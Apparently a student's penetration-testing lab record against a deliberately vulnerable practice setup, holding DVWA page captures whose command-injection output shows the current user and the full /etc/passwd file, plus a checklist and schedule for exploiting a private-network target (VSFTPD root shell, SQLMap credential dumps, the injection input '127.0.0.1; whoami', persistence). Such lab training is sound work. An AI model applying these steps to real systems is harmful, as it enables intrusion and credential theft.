🌐 OffSec 🐧 Kali Linux 🛠️ Kali Tools 📄 Kali Docs 🌐 Kali Forums 🕒 Kali NetHunter 🔍 Exploit-DB 🔍 Google Hacking DB

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

Submit

PHPIDS




[PHPIDS](#) v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[Simulate attack\]](#) - [\[View IDS log\]](#)

Security level set to low





Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

submit

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.037 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.051 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.086 ms  
  
--- 127.0.0.1 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1999ms  
rtt min/avg/max/mdev = 0.037/0.058/0.086/0.020 ms  
www-data
```

More info

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
<http://www.ss64.com/bash/>
<http://www.ss64.com/nl/>

View SourceView Help

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: Command Execution


Ping for FREE

Enter an IP address below:

submit

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.040 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.165 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.093 ms  
  
--- 127.0.0.1 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1998ms  
rtt min/avg/max/mdev = 0.040/0.099/0.165/0.051 ms  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/bin/sh  
bin:x:2:2:bin:/bin:/bin/sh  
sys:x:3:3:sys:/dev:/bin/sh  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/bin/sh  
man:x:6:12:man:/var/cache/man:/bin/sh  
lp:x:7:7:lp:/var/spool/lpd:/bin/sh  
mail:x:8:8:mail:/var/mail:/bin/sh  
news:x:9:9:news:/var/spool/news:/bin/sh  
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh  
proxy:x:13:13:proxy:/bin:/bin/sh  
www-data:x:33:33:www-data:/var/www:/bin/sh  
backup:x:34:34:backup:/var/backups:/bin/sh  
list:x:38:38:Mail List Manager:/var/list:/bin/sh  
irc:x:39:39:ircd:/var/run/ircd:/bin/sh  
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh  
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh  
libuuid:x:100:101:/var/lib/libuuid:/bin/sh  
dhcp:x:101:102:/nonexistent:/bin/false  
syslog:x:102:103:/home/syslog:/bin/false  
klog:x:103:104:/home/klog:/bin/false  
sshd:x:104:65534:/var/run/sshd:/usr/sbin/nologin  
msfadmin:x:1000:1000:msfadmin,,:/home/msfadmin:/bin/bash
```

Right Ctrl



#	EVIDENCE	FILE NAME	STATUS	NOTES
1	Nmap scan results	01_nmap_scan.png	✓ DONE	Run: nmap -sV 192.168.56.103
2	VSFTPD root shell	02_vsftpd_root_shell.png	□ PENDING	CRITICAL - gives root access
3	Samba exploit	03_samba_exploit.png	□ PENDING	Alternative if VSFTPD fails
4	DistCC exploit	04_distcc_exploit.png	□ PENDING	
5	RSH access	05_rsh_exploit.png	□ PENDING	
6	PostgreSQL access	06_postgres_exploit.png	□ PENDING	
7	DVWA login	07_dvwa_login.png	✓ DONE	You accessed DVWA
8	SQLi detection	08_sql_i_detection.png	□ PENDING	Need SQLMap command
9	Database list	09_database_list.png	□ PENDING	From SQLMap

10	Credentials dumped	10_credentials_dumped.png	☐ PENDING	From SQLMap
11	Command injection	11_command_injection.png	☐ PENDING	Try 127.0.0.1; whoami
12	File inclusion	12_file_inclusion.png	☒ DONE	found LFI! /etc/passwd
13	SSH weak auth	13_ssh_weak_auth.png	☐ PENDING	Use: ssh msfadmin@192.168.56.103
14	Complete DB dump	14_database_complete.png	☐ PENDING	SQLMap final dump
15	Privilege escalation	15_privilege_escalation.png	☐ PENDING	Needs VSFTPD root first
16	Credential harvesting	16_credential_harvesting.png	☐ PENDING	Needs root shell
17	System enumeration	17_system_enumeration.png	☐ PENDING	Needs root shell
18	Persistence setup	18_persistence_setup.png	☐ PENDING	Needs root shell

ESTIMATED TIME TO COMPLETE:

Task	Time	Priority
VSFTPD exploit	5 min	 HIGH
SQL Injection	10 min	 HIGH
Command Injection	2 min	 HIGH
Post-exploitation (after root)	15 min	 HIGH
Remaining network exploits	10 min	 MEDIUM
Database full dump	5 min	 MEDIUM

Total estimated time: ~45 minutes